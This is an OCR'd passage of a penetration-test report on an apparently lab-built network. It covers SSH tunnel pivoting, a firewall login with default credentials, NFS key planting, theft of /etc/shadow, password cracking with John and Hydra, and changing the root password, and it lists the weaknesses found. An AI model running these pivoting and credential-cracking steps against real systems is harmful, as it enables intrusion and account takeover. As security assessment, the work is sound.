


Figure 3.2.12 *– Enable tun0 on .242 machine.*

The tester closed the SSH connection the opened a new one this time using the **-w** flag – **ssh -w 0:0 root@192.168.0.242**. This flag accepts and creates the number of tunneling (tun) devices on each side of the tunnel. In this case the tester uses 0:0 as the tunneling will be done through interface **tun0** (Kodratenko, 2017). Despite this, the attacker separately created the tun devices as mentioned above due to a possible bug with the SSH flag which claimed that the interfaces did not exist.

Afterwards they opened a new terminal window because they had to provide an IP address for the interface. This was achieved with two commands – **ip addr add 10.1.1.1/30 peer 10.1.1.2 dev tun0** and **ip link set tun0 up**. The first command gave an IP to the interface and peered it to the other end of the peer-to-peer connection, while the latter sets the link up. The same two commands were used on the .242 machine with a small difference – **ip addr add 10.1.1.2/30 peer 10.1.1.1 dev tun0**. Two more commands were required to successfully set up the tunnel. The first one, **echo 1 > /proc/sys/net/ipv4/ip_forward**, was used to enable IP forwarding on the machine. The second command, **iptables -t nat -A POSTROUTING -s 10.1.1.1 -o eth0 -j MASQUERADE**, enabled NAT on the device and allowed packets from Kali to be routed through the machine's eth0 interface. **(Figure 3.2.13)**




Figure 3.2.13 *– Setting up the .242 machine.*

The last step was to add a route to the .234 address. This was achieved with the following command on the Kali machine – **route add -host 192.168.0.234 dev tun0**. This forwarded all traffic to that host through the tun0 interface and the .242 web server. To ensure that all those changes were be applied to both machines, the tester used the **sudo service ssh restart** command on both devices. With this, the tester could continue beyond the firewall.

3.3 TESTING BEYOND THE FIREWALL

Scanning the 192.168.0.234 address showed that it had 5 open ports – 53 (domain); 80 (http); 2601 (zebra); 2604 (ospfd); 2605 (bgpd). **(Figure 3.3.1)**




Figure 3.3.1 *– Open ports of the .234 machine.*

The tester opened the IP address in a browser which showed the login page for a **PfSense Community Edition** firewall. Using the default credentials (admin:pfsense) allowed the tester to successfully log into the firewall and gain full access over it. **(Figure 3.3.2)** The attacker opened the Rules page then checked the DMZ tab. The demilitarized network applies an additional layer of security to an organisation's internal LAN from untrusted traffic. (Fortinet, 2000 – Present Day) There the tester found two IP addresses and a subnet – 192.168.0.66; 192.168.0.241; 192.168.0.64/27. **(Figure 3.3.3)**




Figure 3.3.2 *– Firewall login page.*

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	0 /0 B	IPv4 *	*	*	192.168.0.66	*	*	none			
✗	0 /0 B	IPv4 *	*	*	192.168.0.64/27	*	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
✗	0 /0 B	IPv4 *	*	*	LAN net	*	*	none			
✓	1 /761 KiB	IPv4 *	*	*	*	*	*	none			

Add Add Delete Save Separator

Figure 3.3.3 *– DMZ rules of the firewall.*

The information from above was proof of the tester's speculations – the .64/27 subnet and possibly the .96/27 subnet were guarded by the firewall. Having access to the firewall allowed the attacker to add another route to the .64/27 subnet. This was achieved with the following command: **route add -net 192.168.0.64/27 dev tun0**. The tester could now forward all packets from .242 to .234 and the whole .64/27 subnet, which successfully bypassed the firewall defense.

Scanning the subnet revealed only one IP address – the address showed in **Figure 3.3.3** (192.168.0.66). It had three open ports – 22 (SSH), 111 (rpcbind) and 2049 (nfs_acl). The credentials for

the previous NFS workstations were not useful in this case because the machine required a trusted SSH key rather than a password. This was easily exploited due to a fatal flaw in the configuration of the device which allowed the tester to import their own public key through the mount point. Further information can be obtained in the **4.1.1.1 NFS and SSH** subsection of the exploitation phase.

With this, the tester could connect to the root user of the machine without providing a password. Using the **ifconfig** command showed the tester that the broadcast address of the machine was 192.168.0.95. **(Figure 3.3.7)** Now the attacker had access to the last subnet from the routing table – 192.168.0.96/27.




Figure 3.3.7 *– SSH without password and broadcast address.*

The tester followed the same steps from section **3.2 – Outside Kali's Subnet** to create another pivot point and access the last subnet. The only differences were a different tun device (tun1) and different IP addresses for the tunnel (11.1.1.1 and 11.1.1.2). This was required because both pivot points on .242 and .66 had to be active to route to the last subnet. After the second pivot point was successfully set-up, the tester added a route to 192.168.0.96/27 (**ip route add -net 192.168.0.97/27 dev tun1**) then scanned the subnet to identify the number of devices and the services they were using. **(Figure 3.3.8)**

```
root@kali:~# route add -net 192.168.0.96/27 dev tun1
root@kali:~# nmap -sC -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-02 13:50 EST
Nmap scan report for 192.168.0.97
Host is up (0.018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-01-02T18:51:51+00:00; 0s from scanner time.
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0097s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
|_http-title: Login
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
SF-Port53-TCP:V=7.80%I=7%D=1/2%Time=61D1F41F%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 130.17 seconds
```

Figure 3.3.8 *– Nmap scan of the last subnet.*

The tester identified two IP addresses – 192.168.0.97 and 192.168.0.98. The former device was the last router with the following open ports – 23 (Telnet), 80 (HTTP) and 443 (HTTPS). They were identical to the ports used by the previously discovered routers. The latter machine had five open ports – 53 (domain), 80 (HTTP), 2601 (quagga), 2604 (quagga) and 2605 (quagga). The port numbers matched those of 192.168.0.234 which is proof that this is the connection with a Firewall.

Connecting to the router once again required the default login credentials. The configuration of this router showed only two ethernet interfaces: eth1 – 192.168.0.65/27; eth2 – 192.168.0.97/27. The tester then checked the routing table of the router. All the routes went through the same IP – 192.168.0.98 **(Figure 3.3.9)** With this, the investigator successfully explored the entire visible network.

```
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 06:08:10
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 06:08:10
O   192.168.0.64/27 [110/10] is directly connected, eth1, 06:10:35
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 06:10:35
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 06:08:10
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 06:08:10
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 06:08:10
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 06:08:10
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 06:08:10
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 06:08:10
vyos@vyos:~$
```

Figure 3.3.9 – Routing table of Router4.

With the use of above-mentioned intel, the tester identified how the firewall split the network. The connection with the .242 covered the DMZ rules which indicated that it was a part of the demilitarised zone. Router 4 and PC3 (192.168.0.66) were fully protected by all traffic outside of the DMZ which hints that this was the protected Local Area Network of the company. Every other device outside of the DMZ and the protected LAN (Routers 1-3 and the rest of the devices) were a part of the Wide Area Network.

3.4 HIDDEN SUBNETS

To be certain that they had mapped the whole network, the tester also thoroughly analysed all identified non-router devices. This was done to ensure that there were or were not any other subnets which were not present in the routing table of the four routers. Three of the workstations (.130, .210 and .237) and the webservers did not lead to any other device. The last one (.34), however, had an additional interface with an IP address in a subnet which was not present in any of the routing tables – 13.13.13.12. **(Figure 3.4.1)**




Figure 3.4.1 *– Running ifconfig on the 192.168.0.34 device.*

The tester attempted to ping the interface, but an error message appeared stating it was unreachable. To bypass this, the attacker set up a pivot point following the same process for 192.168.0.242 from section **3.2 – Outside Kali's Subnet**.

With the pivot point being set-up, they could ping and scan the IP address. The tester calculated the subnet range based on the IP address of the interface and the broadcast address found on **eth1** in **Figure 3.4.1**. The calculations showed that the subnet which this device belonged to was 13.13.13.0/24. They ran an **NMAP** scan on the entire subnet with the **-sV** flag to obtain intel on the operating system of the devices in the subnet. Only two devices were identified – 13.13.13.12 and 13.13.13.13. **(Figure 3.4.2)**




Figure 3.4.2 *– Nmap scan for the 13.13.13.13 machine.*

The device had only one port open (22) and ran Ubuntu as its operating system. The tester tried to establish a connection with it but the password from the NFS machines and/or the username did not work. The tester bypassed the protection by interrogating the machine using Metasploit's **ssh_userenum** scanner for valid usernames. The obtained data was then utilised with Hydra which successfully cracked the password of the machine (**!gatvol**). Further information can be found in section **4.1.2.1 NFS and SSH**.

The tester logged into the machine and examined its interfaces. They identified that this was the last device in this subnet and there were no other hidden subnets in the network. **(Figure 3.4.5)** With this, the mapping phase of the investigation had been concluded.




Figure 3.4.5 *– Ifconfig command on the 13.13.13.13 machine.*

4 SECURITY EVALUATION

4.1 VULNERABILITIES AND EXPLOITATION

4.1.1 Routers

Multiple vulnerabilities were identified in the routers, which helped the tester to map and exploit the network in a significantly faster pace. All vulnerabilities are listed below:

4.1.1.1 Telnet

This protocol was used on all addresses connected to the routers. The Telnet connection itself was protected with a user login procedure. Despite this, the login credentials for the routers were the same as the default username and password provided by the manufacturer. This meant that anyone with access to the network could log into the routers and have full control over the network – gathering intel about the structure of the network or even changing settings which can potentially damage it. Furthermore, unlike SSH, Telnet does not encrypt the traffic, which would allow a malicious insider to intercept and easily read all communications.

4.1.1.2 HTTP

The routers also ran HTTP servers. Navigating to one of those addresses in a browser displayed plain text which showed that a VyOS router was being hosted without any graphical user interface. This would show a malicious attacker that this is a router without requiring them to conduct any further investigation on the address. **(Figure 4.1.1)**




***Figure 4.1.1** – HTTP page indicating that a router was hosted on the address.*

4.1.1.3 SNMP

SNMP is a UDP protocol which allows devices to communicate. All addresses assigned to the interfaces of the routers were running the protocol. A verbose UDP **NMAP** scan of the addresses provided the attacker with the most recent version of the used protocol (Version 3). **(Figure 4.1.2)** The

configuration of the router claimed that the SNMP community string was set to “secure”. **(Figure 4.1.3)** On the contrary, scanning the SNMP port would only respond if the community string was set to *public*. This indicated that the router was improperly configured, and an attacker could use this intel to exploit the protocol. (RangeForce, 2020)

```
root@kali:~# nmap -sU -sV 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 10:50 EST
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.92% done; ETC: 11:01 (0:08:52 remaining)
Stats: 0:06:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.76% done; ETC: 11:06 (0:09:18 remaining)
Stats: 0:17:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 11:08 (0:00:00 remaining)
Nmap scan report for 192.168.0.193
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:15:5D:00:04:05 (Microsoft)
```

Figure 4.1.2 *– Verbose UDP scan of a router.*

```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
```

Figure 4.1.3 *– SNMP configuration of the routers.*

4.1.2 Workstations

The network had a total of five workstations identified in the network – 192.168.0.34/.130/.210/.66 and 13.13.13.13. All machines were vulnerable and easily exploitable. Below can be found explanations on the exploitation of each machine.

4.1.2.1 NFS and SSH

Four of the above-mentioned machines were running NFS – 192.168.0.34/.130/.210/.66. Network File System (NFS) allows clients to share files with each other over a network, which acts similarly to a local storage. The tester could mount onto all four of the machines. **(Figure 4.1.4)** Two of them (192.168.0.34/.130) provided access to the **xadmin** account, whilst the other two (192.168.0.210/.66) allowed them to mount directly onto the root directory. The first three machines had only read permissions enabled while the last one (192.168.0.66) also allowed modifying and uploading files. The workstation was accessed further into the investigation as it was hidden behind a firewall.

```
root@kali:~/Desktop# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~/Desktop# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:~/Desktop# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```

Figure 4.1.4 *– Mount locations for the first three machines*

The tester retrieved the /etc/passwd and /etc/shadow files from 192.168.0.210 by accessing the root directory of the mount point. Both files were copied onto the Kali machine then unshadowed using the **unshadow** command. After that, the attacker used John the Ripper to crack the password hash for **xadmin**. (DRD_, 2018)**(Figure 4.1.5)**

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:00:49 DONE (2021-12-24 07:41) 0.02021g/s 3394p/s 3394c/s 3394C/s rachael2..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 4.1.5 *– Cracking the xadmin password using John the Ripper.*

The password was also successfully cracked with the use of **Hydra**. The tool worked for both 192.168.0.34 and 192.168.0.210. Both tools allowed the tester to gain access over 192.168.0.34. They, however, could still not establish an SSH connection with 192.168.0.130 because it required an SSH key rather than a password. This was bypassed by connecting to .130 from 192.168.0.34. Additionally, the tester assumed that the user had elevated privileges due to the “admin” string in the username. The attacker tested this by executing a simple command which checked the version of sudo. It appeared that the xadmin account had sudo privileges on all machines, which was possibly due to misconfiguration in the user privileges. **(Figure 4.1.6)**




Figure 4.1.6 *– SSH into .130 and sudo rights.*

The tester was also able to change the password of the root account due to the elevated privileges. This was achieved with the **passwd** command and it was changed to the same one used by xadmin – **plums**. **(Figure 4.1.7)**




Figure 4.1.7 *– Changing root password.*

